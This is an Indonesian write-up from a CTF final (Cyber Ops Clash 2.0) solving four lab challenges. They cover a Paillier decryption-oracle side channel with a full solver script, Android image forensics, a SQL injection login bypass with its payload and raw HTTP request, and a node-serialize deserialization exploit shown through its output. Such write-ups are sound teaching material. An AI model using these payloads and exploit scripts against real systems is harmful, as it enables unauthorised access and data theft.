

WRITE UP CTF
CYBER OPS CLASH 2.0 FINAL



perintis

Rey

newbie ctf di carry renan syfran (sankya)

llcxmn

DAFTAR ISI

CRYPTO	2
Decrypt Only	2
Flag: Meta4Sec{someone_says_the_hardest_part_of_making_ctf_challenge_is_where_we_have_to_make_the_flag_do_you_agree??_09a663d2}	6
Forensics	7
toxxing	7
Flag: Meta4Sec{easy_andr01d_f0rensic_1656867945}	10
WEB	10
SQLi	10
Flag: Meta4Sec{JUST_SQL_INJECTION_BLACKLIST}	11
Anoda	12
Flag: Meta4Sec{Expl0it_Nod3_D35ER1LIZATI0N_BUG_FOR_RCE}	13

CRYPTO

Decrypt Only

451

What you can do if you only can DECRYPT???

nc 157.230.243.4 5000

author: agoyy

Pada chall ini diberikan script python, yang isinya:

```
from Crypto.Util.number import *
from Crypto.Random import random
from math import gcd

FLAG = open("flag.txt", "rb").read()

def lcm(a, b):
    return a // gcd(a, b) * b

class Homomorphic:
    def __init__(self, bits=512):
        self.p = getPrime(bits)
        self.q = getPrime(bits)
        self.n = self.p * self.q
        self.n2 = self.n * self.n
        self.g = self.n + 1
        self._lambda = lcm(self.p - 1, self.q - 1)
        u = pow(self.g, self._lambda, self.n2)
        L_u = (u - 1) // self.n
        self.mu = inverse(L_u, self.n)

    def gen(self, num):
        return list(map(int, bin(random.getrandbits(num))[2:]))

    def encrypt(self, m):
        r = random.randrange(self.n - 1) + 1
        return (pow(self.g, m, self.n2) * pow(r, self.n, self.n2)) % self.n2
```

```

def decrypt(self, c):
    u = pow(c, self._lambda, self.n2)
    L_u = (u - 1) // self.n
    pt = (L_u * self.mu) % self.n
    bin_pt = list(map(int, bin(pt)[2:]))
    key = self.gen(pt.bit_length())
    for i in range(len(key)):
        bin_pt[i] ^= key[i]
    return ''.join(list(map(str, bin_pt)))

def main():
    h = Homomorphic(bits=512)
    m = int.from_bytes(FLAG, 'big')
    ct = h.encrypt(m)

    print(f"N = {h.n}")
    print(f"g = {h.g}")
    print(f"enc(flag) = {ct}")

    while True:
        c = int(input("Ciphertext (in hex) : "), 16)
        m = h.decrypt(c)
        print(m)

if __name__ == "__main__":
    main()

```

Dari program ini, kelihatan kalau ini pakai kriptografi Paillier. Tandanya yaitu:

- Enkripsi dan operasinya pakai modulo n^2 (di kode ditulis n^2).
- Ada variabel g yang nilainya $n + 1$.
- Rumus enkripsinya

$$c = g^m \cdot r^n \pmod{n^2}, \quad r \in \mathbb{Z}_n^*$$

Sifat utama Paillier itu homomorphic. Gampangnya, kita bisa melakukan operasi matematika di ciphertext, dan hasilnya akan sama kayak kalau kita lakuin di plaintext-nya. Di challenge ini yang kita pakai adalah:

$$E(m)^k \pmod{n^2} = E(k \cdot m \pmod{n})$$

Contohnya, kalau kita kuadratkan ciphertext-nya ($k=2$), itu sama aja kayak kita mengalikan plaintext di dalamnya dengan 2.

Trus celahnya dimana bang?

Nah, servernya itu berlaku sebagai "oracle". Kita bisa kirim ciphertext apa aja, dan ia bakal dekripsi. Masalahnya, hasil dekripsinya gak dikasih langsung ke kita. Malah di-XOR dulu sama sebuah key acak.

```
# ... (dekripsi Paillier, dapet `pt`)
pt = (L_u * self.mu) % self.n

# Nah, di sini masalahnya
bin_pt = list(map(int, bin(pt)[2:]))
key = self.gen(pt.bit_length()) # <- Celahnya di sini
for i in range(len(key)):
    bin_pt[i] ^= key[i]
return ''.join(list(map(str, bin_pt)))
```

Sekilas, outputnya kelihatan gak berguna karena acak. Tapi kalau diperhatikan, key yang dipakai buat nge-XOR itu panjangnya dibuat berdasarkan `pt.bit_length()`, yaitu panjang bit dari plaintext hasil dekripsi.

Artinya, kita memang nggak tahu *isi* plaintextnya, tapi kita bisa tahu panjang bit-nya dari panjang output yang dikasih server. Ini yang disebut celah *side-channel*.

Karena kita bisa tau panjang bit dari plaintext apa pun, kita bisa tebak flag-nya bit per bit, dari yang paling kiri (MSB).

Logikanya gini:

- 1) Misal kita punya angka yang panjang bit-nya L .
- 2) Kalau angka itu kita kalikan 2, panjang bit-nya bakal berubah atau nggak, tergantung bit paling kirinya.
 - Kalau bit paling kirinya 0 (misal, 011...), dikali 2 hasilnya jadi 11.... Panjang bitnya tetap L .
 - Kalau bit paling kirinya 1 (misal, 101...), dikali 2 hasilnya jadi 1010.... Panjang bitnya jadi $L+1$.

Kita bisa "mengalikan dengan 2" plaintext di dalam ciphertext dengan cara mengkuadratkan ciphertext-nya (pakai sifat homomorphic tadi).

Jadi, langkah-langkahnya:

- 1) Kirim ciphertext flag yang asli ke server. Kita jadi tahu panjang bit flag-nya, sebut saja L .
- 2) Untuk menebak bit paling kiri, kita kuadratkan ciphertext-nya, lalu kirim ke server.
- 3) Lihat panjang outputnya. Kalau $L+1$, berarti bit paling kirinya **1**. Kalau tetap L , berarti **0**.
- 4) Setelah satu bit ketemu, kita "hilangkan" bit itu dari perhitungan dan lanjut ke bit berikutnya. Caranya, kalau bit-nya 1, kita kurangi plaintextnya (secara homomorphic juga) biar bisa fokus ke sisa bit yang belum ketahuan.
- 5) Ulangi terus sampai semua bit flag ketemu.

Berikut ini solper nya:

```
from pwn import *
from Crypto.Util.number import long_to_bytes, inverse

HOST = "157.230.243.4"
PORT = 5000

r = remote(HOST, PORT)

r.recvuntil(b"N = ")
N = int(r.recvline().strip())
r.recvuntil(b"g = ")
g = int(r.recvline().strip())
r.recvuntil(b"enc(flag) = ")
ct_flag = int(r.recvline().strip())

n2 = N * N

def get_bit_length(c):
    r.sendlineafter(b"Ciphertext (in hex) : ", hex(c)[2:].encode())
    response = r.recvline().strip()
    return len(response)

flag_bit_len = get_bit_length(ct_flag)
print(f"[*] Flag bit length: {flag_bit_len}")

known_flag = 0
current_ct = ct_flag

for i in range(flag_bit_len - 1, -1, -1):
    test_ct = pow(current_ct, 2, n2)
```

```
length = get_bit_length(test_ct)

if length == i + 2:
    known_flag |= (1 << i)
    sub_val = pow(g, 2**i, n2)
    inv_sub_val = inverse(sub_val, n2)
    current_ct = (current_ct * inv_sub_val) % n2

flag = long_to_bytes(known_flag)
print(f"Flag : {flag.decode()}")

r.close()
```

```
(global) (gafnaa@LAPTOP-ATH2MUIG) - [ /mnt/d/ctf/cyberopsclash/files/final ]
$ python3 solve.py
[+] Opening connection to 157.230.243.4 on port 5000: Done
[*] Flag bit length: 967
Flag : Meta4Sec{someone_says_the_hardest_part_of_making_ctf_challenge_is_where_we_have_to_make_the_flag_do_you_agree??_09a663d2}
[*] Closed connection to 157.230.243.4 port 5000
```

Flag:

Meta4Sec{someone_says_the_hardest_part_of_making_ctf_challenge_is_where_we_have_to_make_the_flag_do_you_agree??_09a663d2}

Forensics

toxxing

499

Answer the questions to get the flag!

download:

https://drive.google.com/file/d/1j9dpWHu56T0VizPuvdH9H9dknSwBs_gOe/view?usp=sharing

password:

b7ace580da8112767b4628388d7942591701e6b3e244dc55519f733f7
4968e33

author: keii

Connection: nc 157.230.243.4 1259

Awalnya, diberikan file toxxing.rar dan ketika diekstrak menggunakan password yang diberikan, didapatlah sebuah hardisk image file. Kami kemudian memasukkan file tersebut ke FTK Imagger untuk diselidiki. Kami juga melakukan koneksi ke ip yang diberikan di soal dan ternyata diberikan beberapa pertanyaan yang perlu diisi.

Pertanyaan pertama adalah apa MAC Address dari client, untuk jawabannya dapat ditemukan pada file Partition 1/ext 4/root/.bstconf.prop yaitu 92:63:91:76:25:01.

Kemudian pertanyaan kedua adalah bluetooth address, yang juga dapat didapatkan dari file yang sama, addressnya yaitu 70:37:40:28:73:61.

Ketiga pertanyaannya adalah SIM Serial Number, yang dapat ditemukan dalam Partition 1/ext 4/root/data/com.google.android.gms/shared_prefs/Checkin.xml, yaitu 8576290541422549612.

Selanjutnya, pertanyaannya adalah IMEI Number yang dapat ditemukan di file .bstconf.prop seperti pertanyaan pertama dan kedua yakni 478497954038900.

Pertanyaan kelima adalah tipe handphone dari user, dapat dilihat dari Partition 1/ext 4/root/.bluestacks.prop. Kami awalnya melihat manufacturer Sony dengan brand gadget docomo dan model SO-01J. Setelah kami coba ternyata salah, sehingga kami coba search di google ternyata handphone tersebut adalah Sony Xperia XZ.

Pertanyaan selanjutnya adalah fingerprint yang dapat ditemukan di Partition 1/ext4/root/system/package.xml yakni docomo/SO-01J/SO-01J:7.0/39.2.B.0.288/2985230375:user/release-keys.

Kemudian, menjawab pertanyaan selanjutnya yaitu email user, dapat ditemukan di Partition

1/ext4/root/data/com.google.android.gms/shared_prefs/BackupAccount.xml dengan email user eiikururin@gmail.com.


Kedelapan, pertanyaannya adalah aplikasi apa yang digunakan user untuk mengirim dan menerima message, kami menemukan Partition 1/ext 4/root/data/ltd.evilmcrop.atox sehingga jawabannya adalah aTox.

Kemudian pertanyaan kesembilan menanyakan account ID dari akun chat teman user. Jawabannya dapat ditemukan di Partition 1/ext 4/root/data/ltd.evilmcrop.atox/databases/core_db

yaitu


3E8A00E2923E3A55AA70E7AD5E917EBCB84A9B73931420802AAE273C4B4ED747.

Pertanyaan terakhir yakni menanyakan SHA256 dari pesan rahasia yang diterima user.



Kami melihat adanya percakapan dalam core_db, dapat dilihat bahwa pesan rahasia ternyata dikirimkan dalam bentuk gambar. Gambar dapat ditemukan di

Partition 1/ext 4/root/data/ltd.evilmcrop.atox/databases/files/ft/3E8A00E2/ - 3762482338381354343. Berikut adalah gambarnya:



Dapat dilihat terdapat pesan rahasia, lalu kami convert menjadi SHA256 dengan menggunakan tools online di internet, hasilnya yaitu 675c3409bead31e3ad71d5ee5f3cdd25fb3a052eff2497d23ae7911c6c8a9293.

Akan tetapi ternyata jawabannya salah. Kami pun mencoba menggunakan berbagai alternatif seperti memperbaiki pesan rahasia, langsung dari file, dan sebagainya, dan masih saja salah. Karena hopeless kami mencoba bertanya kepada problem setter (terimakasih admint), ternyata hasilnya adalah eb24001203ac03c754f8588ad541c1262369a30e32c4ff9e04dec61f0c007f60. Setelah kami coba ternyata harus menggunakan tools terminal seperti sha256sum untuk mendapatkan jawaban yang benar.

```
(gafnaa@LAPTOP-ATH2MUIG) - [/mnt/d/ctf/cyberopsclash/files/final]
$ echo "t0x_cl1enT_mess4ge" | sha256sum
eb24001203ac03c754f8588ad541c1262369a30e32c4ff9e04dec61f0c007f60 -
```

Dengan menjawab semua pertanyaan dengan jawaban yang benar kami pun berhasil mendapatkan flagnya.

```
Correct!  
Congrats! Here is your flag: Meta4Sec{easy_andr01d_f0rensic_1656867945}
```


Flag: Meta4Sec{easy_andr01d_f0rensic_1656867945}

WEB

SQLi 388

Hanya kerentanan sql injection dengan sedikit blacklist
Noted Ini Blackbox
[LINK WEBSITE](#)
author : zfernm

Dikasi link web, berikut tampilannya



Account Login

username

Password

Sign in

Forgot Username / Password?

Create an account? Sign up

Sesuai dengan deskripsi chall katanya sqli intendednya dan karena cuma dikasi form login berarti bisa dilakukan sqli bypass login.

Pada request POST, ada debug, di-set ke satu keliatan deh query sqlnya.

```
<h1>
  Debug: SELECT 1 FROM users WHERE username = ('tes') AND password =
  '28b662d883b6d76fd96e4ddc5e9ba780'
</h1>
```

Pada chall ini, -- dan OR (termasuk semua kombinasi case-nya) dalam payload di-delete (tau dari mana bang? Udah dicoba ygy). Oleh karena itu, kita cukup mengganti - dengan # dan OR dengan ||. Jadi, payloadnya adalah ')++1=1#

<pre>POST / HTTP/1.1 Host: 167.71.198.181:4001 Content-Length: 47 Cache-Control: max-age=0 Accept-Language: en-US,en;q=0.9 Origin: http://167.71.198.181:4001 Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://167.71.198.181:4001/ Accept-Encoding: gzip, deflate, br Connection: keep-alive debug=1&username=')+ 1=1#&password=tes&submit=</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sat, 16 Aug 2025 09:16:03 GMT 3 Server: Apache/2.4.65 (Debian) 4 X-Powered-By: PHP/8.1.33 5 Vary: Accept-Encoding 6 Content-Length: 1387 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html; charset=UTF-8 10 11 <h1> Debug: SELECT 1 FROM users WHERE username = ('') 1#') AND password = '28b662d883b6d76fd96e4ddc5e9ba780' </h1>
 <h1> Meta4Sec(JUST_SQL INJECTION_BLACKLIST) </h1> <!DOCTYPE html> <html lang="en"> <head></pre>
--	--

Flag: Meta4Sec{JUST_SQL INJECTION_BLACKLIST}

Anoda


412

Coba masuk ke dalam sistem deserialization

[LINK WEBSITE](#)

author : zfernm

Pada request pertama, cuma terdapat teks "Hi!", tapi jika dilihat dari responsnya kita diberi cookie dan sessionnya di-set. Setelah refresh, terdapat teks "Welcome to technofair12" (bro technofair gd lg kah? Affakah gcwug akan ada ctf?). Kalau cookienya di-decode b64 didapat,



Kalau cookienya di-set ke format bukan json, dikasi error :

```

<head>
  <meta charset="utf-8">
  <title>
    Error
  </title>
</head>
<body>
  <pre>
SyntaxError: Unexpected token p in JSON at position 0<br>
    &nbsp; &nbsp; &nbsp;at JSON.parse (<anonymous>)<br>
    &nbsp; &nbsp; &nbsp;at Object.exports.unserialize
(/app/node_modules/node-serialize/lib/serialize.js:62:16)<br>
    &nbsp; &nbsp; &nbsp;at /app/src/app.js:11:24<br>
    &nbsp; &nbsp; &nbsp;at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)<br>
    &nbsp; &nbsp; &nbsp;at next
(/app/node_modules/express/lib/router/route.js:149:13)<br>
    &nbsp; &nbsp; &nbsp;at Route.dispatch
(/app/node_modules/express/lib/router/route.js:119:3)<br>
    &nbsp; &nbsp; &nbsp;at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)<br>
    &nbsp; &nbsp; &nbsp;at
/app/node_modules/express/lib/router/index.js:284:15<br>
    &nbsp; &nbsp; &nbsp;at Function.process_params
(/app/node_modules/express/lib/router/index.js:346:12)<br>
    &nbsp; &nbsp; &nbsp;at next
(/app/node_modules/express/lib/router/index.js:280:10)
  </pre>

```

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 245
5 ETag: W/"f5-WkrrhcQclBkDS84sUv0hurz4FDIg"
6 Date: Sat, 16 Aug 2025 09:46:50 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
0 Welcome to 85db1e3e-44d9-4be1-8d2c-cb7852a91334
1 875c06dd-618f-4d65-804f-0ae9810ac86a
2 ?
3 ?875c06dd-618f-4d65-804f-0ae9810ac86a
4 ?@font-face
5 ?Meta4Sec{Exploit_Nod3_D3SERIALIZATION_BUG_FOR_RCE}
6 flag.txt
7 node_modules
8 package-lock.json
9 package.json
0 src
1

```

Cyber Ops Clash 2.0